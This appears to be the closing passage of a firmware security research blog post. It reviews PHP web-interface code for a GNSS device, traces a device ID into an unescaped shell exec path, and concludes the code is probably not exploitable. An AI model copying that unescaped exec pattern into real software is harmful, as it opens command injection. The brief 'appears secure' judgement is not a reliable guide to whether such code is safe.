if (file_exists(ANGLES_FILENAME)) {
    $anglesfile = fopen(ANGLES_FILENAME, "r");
    $angles = fread($anglesfile, filesize(ANGLES_FILENAME));
    fclose($anglesfile);
```

```
    $angles = explode("\n", $angles);
    $yaw = explode("yaw: ", $angles[0])[1];
    $pitch = explode("pitch: ", $angles[1])[1];
    $roll = explode("roll: ", $angles[2])[1];

}

if (isset($_POST['toggleAlignment'])) {
    if ($status == "disabled") {
        exec("/usr/local/sbin/www-scripts/various/doAutoAlignment " . escapeshellarg($device_id) . " > /dev/null &");
        $status = "starting";
    }
    else {
        exec("kill $(cat ". PID_FILENAME . ")");
        $status = "stopping";
    }
}
```

The **escapeshellarg** function is only called in the **first exec** statement:

```
exec("/usr/local/sbin/www-scripts/various/doAutoAlignment " . escapeshellarg($device_id) . " > /dev/null &");
```

Even though the **$device_id** is used in multiple definitions without **escapeshellarg()** at the beginning including the **PID_FILENAME** which will be used later in a **second exec** :

```
define("STATUS_FILENAME", "/tmp/status/gnss". $device_id ."/dr-auto-align");
define("ANGLES_FILENAME", "/tmp/status/gnss". $device_id ."/dr-auto-align-angles");
define("PID_FILENAME", "/run/gnss". $device_id ."/dr-auto-align.pid");
```

The code appears to be secure because the `$status` variable is only set by reading the `STATUS_FILENAME`. If the path to the file is incorrect or inaccessible, the `$status` variable will remain unchanged, which means the second `exec` command will not be executed. Therefore, there is no apparent threat posed by this code snippet.

Conclusion

I learnt a ton about the QEMU emulation process, it's more that just emulate it, there still much to learn and much to improve, and as mentioned by ZeroDay Initiative, it can take up weeks of investigation and additional work.
Finally, Kudos goes to OneKey's team for great work they are doing !